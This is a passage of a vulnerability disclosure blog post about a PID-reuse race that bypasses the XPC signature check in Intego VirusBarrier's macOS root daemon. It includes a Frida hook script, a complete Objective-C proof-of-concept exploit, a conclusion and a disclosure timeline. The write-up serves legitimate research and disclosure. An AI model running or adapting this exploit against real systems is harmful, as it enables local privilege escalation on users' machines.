
Figure 19 - Listing class VBProcessesUtilities's methods.
Hooking some methods
Now we will install hooks to observe runtime behavior without modifying the binary. We will set them on:
- Method
+ pathForProcessIdentifier:from classVBProcessesUtilities - Method
+ verifyXPCConnection:error:from classNTGCodeSigningVerifier - Method
- getTrustedFiles:from classVBSTrustedFilesController
Below is what the hook file (hook.js) looks like:
// We verify that the object associated with the Objective-C runtime is
// accessible.
if (!ObjC.available) {
    console.log("[x] Objective-C runtime not available.");
    throw "ObjC not available";
} else {
    console.log("[*] Objective-C runtime available.");
}

// List of hooks to install.
var hooks = [
    {
        className: "VBProcessesUtilities",
        selector: "+ pathForProcessIdentifier:",
        onEnter: function (args) {
            var dbgMsgPrefix = "[VBProcessesUtilities][+ pathForProcessIdentifier:][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);

                var param = args[2];
                if (param.isNull()) {
                    console.log(dbgMsgPrefix + "[!] args[2] = NULL");
                }
                var pid = param.toInt32();

                console.log(dbgMsgPrefix + "Method called");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
                console.log(dbgMsgPrefix + "args[2] (pid): " + pid);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[VBProcessesUtilities][+ pathForProcessIdentifier:][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);
                var retObj = new ObjC.Object(retval);
                if (retObj.$className.indexOf("String") !== -1) {
                    console.log(dbgMsgPrefix + "NSString value:", retObj.toString());
                }
            } catch (e) {
            }
        }
    },
    {
        className: "NTGCodeSigningVerifier",
        selector: "+ verifyXPCConnection:error:",
        onEnter: function (args) {
            var dbgMsgPrefix = "[NTGCodeSigningVerifier][+ verifyXPCConnection:error:][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);

                console.log(dbgMsgPrefix + "Method called.");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[NTGCodeSigningVerifier][+ verifyXPCConnection:error:][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);
            } catch (e) {}
        }
    },
    {
        className: "VBSTrustedFilesController",
        selector: "- getTrustedFiles:",
        onEnter: function (args) {
            var dbgMsgPrefix = "[VBSTrustedFilesController][- getTrustedFiles:][onEnter] ";
            try {
                var selfObj = new ObjC.Object(args[0]);
                var selObj = ObjC.selectorAsString(args[1]);

                console.log(dbgMsgPrefix + "Method called.");
                console.log(dbgMsgPrefix + "self: " + selfObj.$className + " (" + args[0] + ")");
                console.log(dbgMsgPrefix + "selector: " + selObj);
            } catch (e) {
                console.log(dbgMsgPrefix + "[x] Error:" + e);
            }
        },
        onLeave: function (retval) {
            var dbgMsgPrefix = "[VBSTrustedFilesController][- getTrustedFiles:][onLeave] ";
            try {
                console.log(dbgMsgPrefix + "Returned -> " + retval);
            } catch (e) {}
        }
    }
];

hooks.forEach(function(h) {
    var O = ObjC.classes[h.className];
    if (!O) {
        console.log("[x] Class not found: " + h.className);
        throw "Classe not found";
    } else {
        console.log("[+] Class found: `" + h.className + "`");
    }
    var method = O[h.selector]

    if (!method) {
        console.log("[x] Method not found.");
        console.log("[*] Listing known methods:");
        try {
            console.log("\t" + O.$methods.join("\n"));
        } catch(e) {
        }
        throw "Method not found";
    }
    console.log("[+] Method found: `" + method + "`");

    console.log("[*] Hooking class `" + h.className + "` method `" + h.selector + "` ...");

    Interceptor.attach(method.implementation, {
        onEnter: h.onEnter,
        onLeave: h.onLeave
    });
});
After loading the hook script with Frida, we can see that accessing the Trusted
Files (Fichiers de confiance) tab in the GUI correctly triggers the hooked
method (getTrustedFiles:).

Figure 20 - Normal triggering of method - getTrustedFiles:.
PID reuse attack (signature check bypass)
We will now show that the same method can be triggered remotely from our exploit
(using a PID-reuse attack to validate the signature check by calling posix_spawn()).
Below is the content of the exploit file (exploit.m):
#import <Foundation/Foundation.h>
#include <spawn.h>
#include <signal.h>
#include <unistd.h>
#include <stdio.h>
#include <errno.h>
#include <string.h>
#include <stdlib.h>


// Number of racers (child processes that will send the XPC message and then
// call `posix_spawn()`).
static const int kRaceCount = 2;
// Path of the binary (invoked) validating the signature check.
static const char kValidPath[] = "/Library/Intego/virusbarrier.bundle/Contents/MacOS/VirusBarrier.app/Contents/MacOS/VirusBarrier";
// Targeted Mach service.
static NSString * const kMachServiceName = @"com.intego.virusbarrier.daemon.scanner.trusted-files";

// Signature of the remote function to be called.
@protocol SLScannerServerTrustedFileInterface
- (void)getTrustedFiles:(void (^)(NSArray *trustedFiles))completion;
@end


int main(void) {
    extern char **environ;
    int pids[kRaceCount];

    // We will `fork()` as many times we need to win the race.
    for (int i = 0; i < kRaceCount; i++) {
        pid_t pid = fork();
        // Unable to `fork()` or `fork()` failed.
        if (pid < 0) {
            fprintf(stderr, "[!] `fork()` failed at iteration %d: %s\n", i, strerror(errno));
            pids[i] = -1;
            continue;
        }

        // Child process.
        if (pid == 0) {
            // Create the XPC connection to the Mach service.
            NSXPCConnection *connection = [[NSXPCConnection alloc] initWithMachServiceName:kMachServiceName options:0];

            connection.interruptionHandler = ^{
                NSLog(@"[x] Connection to daemon was interrupted.");
            };

            connection.invalidationHandler = ^{
                NSLog(@"[x] Connection to daemon was invalidated.");
            };

            // Associate the protocol.
            connection.remoteObjectInterface = [NSXPCInterface interfaceWithProtocol:@protocol(SLScannerServerTrustedFileInterface)];
            [connection resume];

            // Remote method call.
            id<SLScannerServerTrustedFileInterface> proxy = [connection remoteObjectProxyWithErrorHandler:^(NSError * _Nonnull error) {
                NSLog(@"[x] Remote proxy error: %@", error);
            }];
            [proxy getTrustedFiles:^(NSArray *trustedFiles) {
                NSLog(@"[+] Trusted files received: %@", trustedFiles);
            }];

            // We invalidate the connection to directly spawn the binary
            // validating the signature.
            [connection invalidate];

            NSLog(@"[*] Done (child: about to spawn target binary).");

            // Prepare arguments for `posix_spawn()`.
            const char *target_binary = kValidPath;
            char *const target_argv[] = { (char *const)target_binary, NULL };
            short flags = 0;
            posix_spawnattr_t attr;

            // Setting up the environment and arguments for `posix_spawn()`.
            if (posix_spawnattr_init(&attr) != 0) {
                fprintf(stderr, "[!] posix_spawnattr_init failed: %s\n", strerror(errno));
            } else {
                if (posix_spawnattr_getflags(&attr, &flags) != 0) {
                    fprintf(stderr, "[!] posix_spawnattr_getflags failed: %s\n", strerror(errno));
                } else {
                    flags |= (POSIX_SPAWN_SETEXEC | POSIX_SPAWN_START_SUSPENDED);
                    if (posix_spawnattr_setflags(&attr, flags) != 0) {
                        fprintf(stderr, "[!] posix_spawnattr_setflags failed: %s\n", strerror(errno));
                    }
                }
            }

            // Triggering `posix_spawn()`.
            pid_t spawnedPid = -1;
            int spawnErr = posix_spawn(&spawnedPid, target_binary, NULL, &attr, target_argv, environ);
            if (spawnErr != 0) {
                fprintf(stderr, "[x] posix_spawn failed: %s\n", strerror(spawnErr));
            } else {
                NSLog(@"[*] posix_spawn returned pid: %d", spawnedPid);
            }

            // Clean up spawn attributes.
            posix_spawnattr_destroy(&attr);

            // In the child process we exit after finishing the work
            // so we do not continue the parent's `fork()` loop.
            // Using `_exit()` to avoid invoking Objective-C cleanup twice.
            _exit(EXIT_SUCCESS);
        }

        // Parent process continues here.
        printf("[*] Forked child pid: %d (iteration %d)\n", (int)pid, i);
        pids[i] = pid;
    }

    // Give children some time to win the race.
    sleep(10);

    // Terminate children created by the parent.
    for (int i = 0; i < kRaceCount; i++) {
        if (pids[i] > 0) {
            if (kill(pids[i], SIGKILL) != 0) {
                fprintf(stderr, "[x] kill(%d) failed: %s\n", pids[i], strerror(errno));
            } else {
                printf("[*] Killed pid %d\n", pids[i]);
            }
        }
    }

    return 0;
}

// Compilation of the exploit:
// `clang -framework Foundation -o exploit exploit.m`

Figure 21 - Method - getTrustedFiles: triggered remotely by our exploit.
Conclusion
The analysis shows how a recurring design mistake in macOS privileged components (treating a process identifier as a stable security attribute) can collapse an otherwise reasonable XPC trust model.
Using a PID as an authorization primitive in macOS XPC is unsafe because PIDs
are ephemeral and can be reused. By mapping Intego’s root daemons under
/Library/LaunchDaemons/ to their Mach services
and reversing the client-verification routine NTGCodeSigningVerifier::verifyXPCConnection:error:,
an attacker can then race process creation to reclaim a trusted PID and call
privileged XPC methods, turning Privileged Helpers into Local Privilege
Escalation paths.
The core lesson is that XPC access control must be bound to non-reusable identities (for example, audit tokens and validated code-signing identities) rather than process IDs.
Disclosure Timeline
Below we include a timeline of all the relevant events during the coordinated vulnerability disclosure process with the intent of providing transparency to the whole process and our actions.
- 2025-11-06: Quarkslab sent mail to dpo@intego.com and asked for a security point of contact to report vulnerabilities.
- 2025-12-08: Quarkslab sent mail to info@intego.com and asked for a security point of contact to report vulnerabilities.
- 2025-12-16: Quarkslab sent the vulnerability report to CERT-FR and indicated it had not been able to contact the vendor and that the disclosure date was set to December 30th, 2025.
- 2025-12-17: CERT-FR acknowledged the report and asked which contacts did Quarkslab try. Suggested to postpone the publication until mid-February to give them time to attempt coordination with the vendor and to avoid publishing at the end of the year.
- 2025-12-18: Quarkslab agreed to postpone publication to February 10th, 2026 and provided the emails of attempted contact
- 2025-12-24: CERT-FR asked which exact versions were tested and asked if they could send the report to the vendor.
- 2025-12-24: CERT-FR contacted the vendor via its support point of contact.
- 2026-01-15: CERT-FR contacted the vendor and reminded them that publication was planned for February 10th. Asked for plans to release fixes.
- 2026-01-17: Intego customer support replied the report had already been forwarded to the appropriate department for review, and that they would provide an update via email as soon as more information becomes available.
- 2026-01-24: CERT-FR informed Quarkslab of the ongoing disclosure coordination and said that they indicated them that in the absence of detailed feedback regarding the handling of the report, publication would proceed as agreed in February.
- 2026-02-05: Quarkslab sent mail to CERT-FR saying the publication will proceed as agreed.
- 2026-02-26: This blog post is published.